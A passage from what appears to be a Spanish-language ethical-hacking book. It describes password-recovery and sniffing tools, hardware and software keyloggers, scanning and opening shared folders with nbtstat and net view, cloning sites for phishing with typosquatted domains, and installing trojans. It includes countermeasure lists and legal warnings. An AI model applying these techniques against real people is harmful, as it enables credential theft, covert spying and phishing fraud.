
**Como por ejemplo en las aplicaciones de**:
CuteFTP, CoffeeCup Free FTP, VNC, IncrediMail, Outlook Express




**SniffPass** es otro sniffer que captura los password de los siguientes protocolos: POP3, IMAP4, SMTP, FTP y HTTP. Es otra herramienta muy utilizada por los hackers:




**Wireless Key View** es una herramienta que le permite ver al hacker las llaves WEP/WPA para conectarse vía Wireless al network.



**Product Key** – Esta herramienta le permite ver al hacker las claves de los productos instalados en la computadora. Muchos hackers utilizaban esta herramienta para sacar las licencias de los sistemas operativos instalados en los colegios y universidades.





**Para descargar esta aplicación deberá entrar a: www.nirsoft.net**

Los hackers utilizan también una herramienta para sacar los password de los sistemas Operativos Windows, esta herramienta se llama **OPHCRACK**. Esta aplicación es basada en el sistema operativo Linux. En los próximos capítulos estaremos hablando más a fondo sobre el sistema operativo Linux.


Esta herramienta lo que hace es sacar los passwords del SAM "Security Account Manager" que se encuentra en Windows. No los elimina, simplemente le dice al hacker cuáles son las cuentas y los password del sistema. Para descargar este software, entre a: http://ophcrack.sourceforge.net

Los hackers siempre están preparados para todo. Los hackers conocen que mucha de la información confidencial se encuentra dentro de los documentos encriptados y con passwords. Por ejemplo, documentos como Word, Excel, PDF, base de datos en Access, Quickbooks, entre otros.


Existe una compañía llamada **Elcomsoft** encargada en crear programas de recuperación de password y los hackers los utilizan para ver los password de estos documentos.




Esta aplicación le permite a los hackers conseguir los password de los documentos de Office, como Word, Excel, Power Point... en pocos segundos. **Puede generar hasta más de 10 mil passwords por segundo**. ¿Interesante no?...


Los hackers conocen bien a su objetivo gracias a un proceso fuerte de reconocimiento. No basta con el deseo de entrar al sistema, necesita toda información posible. Este programa le permite saber cuáles son los password de los documentos hechos en Office para así ver si existe alguna información interesante que se le sirva para entrar al sistema.

**Advanced PDF Password Recovery**




El **Advanced PDF Password Recovery** le permite al hacker saber cuáles son los password de los archivos PDF incluso, hasta eliminarle esa protección. Los hackers saben que en Internet se mueven muchos archivos PDF que están protegidos por Password. Ellos utilizan esta herramienta para eliminar o encontrar el password de los archivos PDF.

**Advanced Access Password Recovery**




El **Advanced Access Password Recovery**, trabaja con los password de los archivos de la aplicación Access de Microsoft. Los hackers están muy conciente que los archivos de Access contienen base de datos y en muchos lugares pueden contener información confidencial como nombres, teléfonos, seguro social y hasta números de tarjetas de créditos.

**Advanced ZIP Password Recovery**


El **Advanced ZIP Password Recovery** le permite al hacker descubrir cuáles son los passwords de los archivos ZIP.


Estos programas de Recovery se pueden encontrar en: http://www.elcomsoft.com

Existen otros sistemas que los hackers utilizan para capturar el password e información. La herramienta en la cual voy a estar hablando en este momento es una herramienta muy útil que los hackers utilizan para espiar a otras personas. Esta famosa herramienta se llama **Key logger**.

## Key logger:

El Keylogger es una herramienta para capturar información que es conectada o instalada en una computadora, no importa si es username y password o información personal como emails, cartas y otras cosas. Existen dos tipos de Keylogger: por **Hardware** y **software**.

**El Keylogger** hardware es una pieza que va conectada al teclado de la computadora y todo lo que la persona teclee queda grabado. Lo interesante de esto es que nadie cuando prende su computadora se fija en la parte de atrás de la computadora. Yo personalmente llevo años trabajando con la seguridad, y sólo miro la computadora por la parte de atrás cuando algo no funciona bien.

El **keylogger** tiene como función capturar todo lo que se escriba en la computadora desde que la prendes, no importa lo que se sea.

Veamos el **Keylogger hardware**:

El hacker conecta el teclado a esta herramienta y luego conecta la herramienta a la computadora. Cuando el administrador de la computadora entra en el sistema, escribe el username y password y al mismo instante va a quedar guardado en la pieza. En la mayoría de los casos estas piezas vienen con un software que el hacker utiliza para leer la información. Sin esto, no se puede leer la data.


Esta herramienta se puede adquirir en: http://www.ebay.com, escriben keyloggers en el search y aparecen una gran cantidad de piezas como estas.

También existen otros tipos de Keyloggers como el de software, que se instala en la computadora y guarda todo lo que se escribe. Muchas personas lo utilizan para espiar a su pareja. Existe un keylogger muy utilizado llamado: **Advanced Keylogger**. Este keylogger le permite al hacker:

- Capturar password de Windows cuando los usuarios entren al sistema
- Grabar todo lo que se escribe en la computadora
- Grabar los websites visitados.
- Realizar tomas de fotos al sistema mientras la persona lo utilice.
- Monitorear los mensajes que se envían a través de los chats.
- Enviar reportes al email que se especifique para saber que se hace en la PC y más.

## "LOS KEYLOGGERS SON MUY UTILIZADOS EN LAS EMPRESAS PARA MONITOREAR A SUS EMPLEADOS"

**Advanced Keylogger:**




Este Keylogger se instala en la computadora debido a que es un software, pero graba todo lo que el usuario escribe, sin que el usuario se de cuenta.

Muchas veces estas herramientas son utilizadas en ámbitos laborales para garantizar que los empleados están realizando correctamente sus funciones. Debido a la gran cantidad de personas que se pasan en la horas diarias en las redes sociales, muchas empresas en optado por instalar estas aplicaciones para monitorear la productividad de los empleados.

Es importante que si usted instala una aplicación de monitoreo, le informe al empleado que esa computadora que el empleado utiliza, podría ser monitoreada en cualquier momento. Muchas empresas le hacen firmar un documetno al empleado, informándole que los dispositivos electrónicos que sean parte de la empresa, pueden ser monitoreados en cualquier momento.


Actualmente muchos padres de familia se han preocupado más por sus hijos y tratan de estar pendiente sobre lo que hacen en la Internet a altas horas de la noche. Utilizar Keyloggers ayuda a los padres a estar más pendiente sobre las acciones de sus hijos. Usted debe saber que existen Keyloggers que son sistemas de monitoreo y no solo graban lo que usted escribe, si no que graban videos, las páginas que usted visita en Internet y muchas otras cosas más.

Existen plataformas avanzas, que podrían enviarle un aviso al padre, si su hijo entra a un portal de internet en específico.

## Herramientas de monitoreo

Las herramientas de monitoreo son muy usuales en ambientes de negocios o corporativos. Una herramienta de monitoreo no es un simple keylogger. Las herramientas de monitoreo podrían ser:

### Eblaster


Esta herramienta de monitoreo es ideal para saber exáctamente todo lo que sucede en la computadora, cuando no estamos cerca de ella. Si te interesa saber más sobre esta aplicación puedes entrar a: http://www.spector.com


**"UTILIZAR UN KEYLOGGER PARA MONITOREAR A UNA PERSONA, SIN QUE ELLA NO TENGA CONOCIMIENTO DEL MISMO, PUEDE SER ILEGAL EN ALGUNOS PAISES"**

Una de las técnicas para lograr acceso a un sistema, aparte de conocer el username y password de un sistema, es aprovecharse de la falta de seguridad de los recursos compartidos.

Déjame explicarte algo, la mayoría de las empresas comparten folders, printers y bases de datos. Desde empresas pequeñas hasta grandes, tales como bancos, farmacéuticas y otras. Hay una táctica bien interesante que los hackers utilizan y es ver qué recursos compartidos tiene la empresa. Para hacerlo le hacen un escaneo al IP de la empresa y si tiene recursos compartidos públicos, el sistema le indica cuáles son.

La herramienta que se utiliza se llama: **Xshare**.


## Xshare:




Esta aplicación es muy utilizada por los hackers y lo que hacen es que escriben un rango de IP para escanear muchos IP y así verificar cuáles computadoras están abiertas. Déjame decirte que hay más de los que crees. Es una técnica que los hackers utilizan para entrar al disco duro de la víctima y robar información. El hacker la puede utilizar para ataques internos en una red privada, como ataques externos desde el Internet.

**Xshare** se puede bajar desde: http://www.sourceforge.com

**SoftPerfect Network Scanner** es otra herramienta diseñada para escanear una red y presentar cuáles son las computadoras que están activadas y sus recursos. Tiene una función parecida al **X-Share**.




Esta herramienta te permite ver los sistemas que están arriba y puedes bajarla desde:
http://www.softperfect.com/


Recuerda que si vas a hacer pruebas, debes realizar la prueba a tu propio network. Si lo haces a otras computadoras y entras a ellas, puedes ser detectado y ser procesado por la ley. Es muy importante que no lo hagas. Recuerda que esta información es sólo educativa y es para que protejas tu computadora y tu sistema de redes. Siempre pensando como un Ethical Hacker.

Existen también comandos que podrías utilizar desde Windows. Un de ellos es **nbtstat –A**.


Para entrar en a "**Command Prompt**" debes ir a start > Run, luego aparece una ventana rectangular y escribes: "CMD", y presionas enter, va a aparecer una ventana como la siguiente:

**Ventanas de Command Prompt:**

Ventana principal de Command Prompt:





Ahora para hacer la prueba, necesitas saber cuál es el IP de tu computadora, para ésto, lo que haces es que escribes: "**ipconfig**" es sin las comillas. Eso lo escribes en la ventana del "Command Prompt" y presionas la tecla Enter. Esto te va a presentar el IP de tu computadora. En mi caso, mí IP salió como: **192.168.1.66**




En esta ventana escribes el comando de **nbtstat – A 192.168.1.66**. Es importante recordar que se lo vas hacer a tu propia PC. Si se fija en donde dice IP Address aparece esto: **192.168.1.66** ese es el IP de mi computadora, en su caso pone el suyo.

Cuando escribo esto: **nbtstat –A 192.168.1.66** y le doy enter mira lo que me sale:




Esto indica que estoy compartiendo recursos. Para ver los recursos escribo el "**Command Prompt**" esto: **net view \\192.168.1.66**

Si el hacker deseara entrar a la computadora desde su sistema operativo Windows, realiza los siguientes pasos:

Presiona en el botón de "**Start**", luego darle un clic a "**Run**", y aparecerá un rectángulo. Ahí escribe esto: \\192.168.1.66 (Este es el IP de la computadora que está compartiendo los archivos o recursos) y ahí entra al sistema y ve todo lo que se está compartiendo en la computadora. Para saber más sobre estos comandos, escribe en www.google.com esto:

**Nbtstat command**, ahí te aparecerán más páginas que te ayudarán a saber más sobre esos comandos.

**Nota importante**: En este ejercicio yo coloque mi "IP", pero el atacante podría haber colocado el de su víctima.

Para entrar a un sistema existen también herramientas como Telnet o remote desktop que permiten conectarse remotamente a un sistema y así controlarlo, para esto se requiere que ese sistema tenga la configuración para aceptar la conexión a través de esas dos aplicaciones.

Cuando el hacker ya ha realizado un estudio de vulnerabilidades y ve dónde está fallando el sistema, analiza los archivos o carpetas que se están compartiendo, descubre los password que hay en el sistema y entra, le toca una parte importante la cuál es mantener un control del sistema y espiar el mismo. En el próximo capítulo estaremos hablando sobre cómo un hacker mantiene acceso a un sistema.

## Páginas falsas creadas por los hackers

Crear una página falsa es algo sumamente sencillo y más para los hackers. Antes de enseñarle cómo un hacker realiza una página falsa, tengo que explicarle que las páginas de internet son creadas en varios formatos o lenguajes.

**Lenguajes de programación:**


- HTML
- PHP
- ASP

Eso son los 3 lenguajes de programación principales en los que puede estar hecha una página de Internet. En estos momentos usted puede desarrollar una página de Internet sin necesidad de conocer ningún lenguaje de programación. Esto es debido a que existen lo que se conoce como editores de páginas web.

**Editores comunes de para desarrollar páginas de Internet:**

- **Microsoft Frontpage**: http://www.microsoft.com
- **Microsoft Expression Web**: http://www.microsoft.com
- **Adobe Dreamweaver**: http://www.adobe.com

**¿Cómo un hacker copia una página de Internet?**
Copiar una página de Internet se puede hacer con un simple programa llamado **Black Widow**. Esta herramienta le permite al hacker descargar una página completa y guardarla en su disco duro.



**¿Qué hace el hacker cuando descarga la página?**

Un hacker puede:

- Editar el código de la página de Internet
- Crear una tienda falsa que se parezca igual a la real
- Crear una página falsa de un banco o un de algún lugar donde se utilice username y password y así el hacker pueda añadirle algún script de mailing, para recibir los códigos que las personas escriban en su portal, el los reciba a su email.

Luego que el hacker crea su página falsa, necesitaría un servidor en dónde guardar la página de Internet, para que otras personas puedan verla.El hacker podría crear su propio servidor web, utilizando los Web Servers: **IIS** y **Apache**.

Una aplicación que muchos hackers utilizan en Windows es el XAMPP. El XAMPP, le permite al hacker crear su propio servidor web, con Apache.Otra forma sería alquilar un servidor de hosting. Las compañías de Web Hosting, son empresas que se dedican a rentar servidores de Páginas de Internet. Los precios de los hosting mensuales van desde los $2.95.

**Compañías que alquilan servidores para Web Hosting:**

- Hostgator.com
- Godaddy.com
- Softlayer.com
- Namesecure.com
- Networksolution.com

Aparte del hosting con estas compañías el atacante puede comprar el domino de Internet.

**El truco de los dominios**

Los hackers utilizan una técnica bastante efectiva para hacerle creer a la víctima que el dominio que ellos escribieron en su navegador de Internet es el correcto, si ellos se equivocan. Me explico. Un hacker podría comprar un dominio que sea wwwtubanco.com (Es un ejemplo), entonces el dominio real es www.tubanco.com.
Muchas veces los usuarios cuando escriben un dominio, se equivocan y no escriben puntos o letras del dominio. Por ejemplo el usuario podría escribir wwwtubanco.com y no www.tubanco.com. Si usted nota, se le olvido escribir el punto después del www.
Cuando el usuario escribe el dominio incorrecto, entra a la página falsa del atacante, que es una copia de la página real.

**La página tiene el candado de seguridad, entonces es real**

Para nada, un hacker podría adquirir un certificado de seguridad por $19.95 anuales o tal vez gratis. No siempre que usted vea el candado de seguridad en la página de Internet, es que es el real.

## Contramedidas sobre las páginas de internet falsas:

- Tenga mucho cuidado cuando escribe un la dirección de una página de Internet, en el navegador
- No siempre que el candado de seguridad se encuentre en la página significa que es real
- Instale en su computadora programas anti-phishing
- Si usted ve que la página de Internet a la cual ha entrado, no es exactamente la misma que usted cree, comunícate con la empresa.
- No confíe en los emails que usted recibe, indicando que entre a su página de banco para confirmar su información. Si recibe alguno, comuníquese con la empresa.

## Contramedidas para contraseñas:

- Utilice contraseñas complejas, que contengan más de 7 caracteres
- Utilice en su contraseña caracteres especiales, como por ejemplo @,#,$,%,^,&,*,(,),_.+
- Nunca guarde su contraseña en un lugar visible
- Utilice espacios en sus contraseñas, así mismo, espacios, por ejemplo: D 18% @1 *
- Siempre que comparta archivos e impresoras en una red, colóquele contraseñas a esos recursos
- Instale programas llamados Instrusion Detection Systems (IDS), para detectar cualquier tipo de ataque
- Simpre tenga activo su Firewall **(ON)**
- Haga monitoreos constantes con Sniffers para ver si alguna otra computadora en la red, tiene mucho tráfico, que podría estar utilizando un sniffers, para capturar información
- Instale un programa llamado Keyloggers Detectors, que los puedes conseguir en Google.com, para verificar que sus sistemas no tengan un keylogger instalado
- Desactive siempre los servicios que no esté utilizando

- Nunca guarde las contraseñas de sus sistemas en misma computadora. Por ejemplo, presionando la opción "**Save Password**". Evite realizar esta práctica, porque exactamente por esto, es que los programas para capturar las contraseñas son tan útiles.

- No comparta sus contraseñas con nadie

- Siempre tenga protegido en su Firewall el puerto 161 y 162 del protocolo SNMP. Si requiere utilizar estos servicios, coloque el servicio en modo privado y no público.

- Instale en su computadora, un "**Port Scanner Detector**", para detectar cualquier tipo de escaneo hacia sus sistemas.

- Verifique el "**Event Viewer**" de Windows o los logs del sistema, para ver si alguien ha accedido al mismo

# Mantener Acceso

CAPITULO 5

## Mantener Acceso

Una de las cosas más interesantes para los hackers al entrar a un sistema es mantener algún acceso para futuras ocasiones. Los hackers instalan backdoors o los famosos troyanos, para poder seguir conectándose al mismo. Los troyanos o backdoors son muy utilizados actualmente. Incluso a muchos de los hackers les gusta crear sus propios backdoors o troyanos, para que los antivirus no los detecte.

Muchas personas piensan que el uso de troyanos por los hackers son cosas de nenes chiquitos. Yo opino que aquí no es qué herramientas utilices en el juego, aquí lo que importa es ganar. Si usted conoce sobre lenguajes de programación, usted podría crear su propio troyano, que no es nada más que una aplicación de cliente-servidor.

Existen múltiples backdoors o troyanos de los cuales vamos a discutir algunos. Le voy a mencionar una lista de los troyanos más famosos y los puede conseguir en Internet para que haga sus pruebas personales. Es importante recordar que estos troyanos son detectados por la mayoría de los antivirus y deberías desactivar el antivirus de tu computadora para poder tener acceso a ellos. Infectarle la computadora a otra persona es ilegal. Así que le recomiendo que todo lo que usted vaya a realizar, lo haga en su laboratorio.

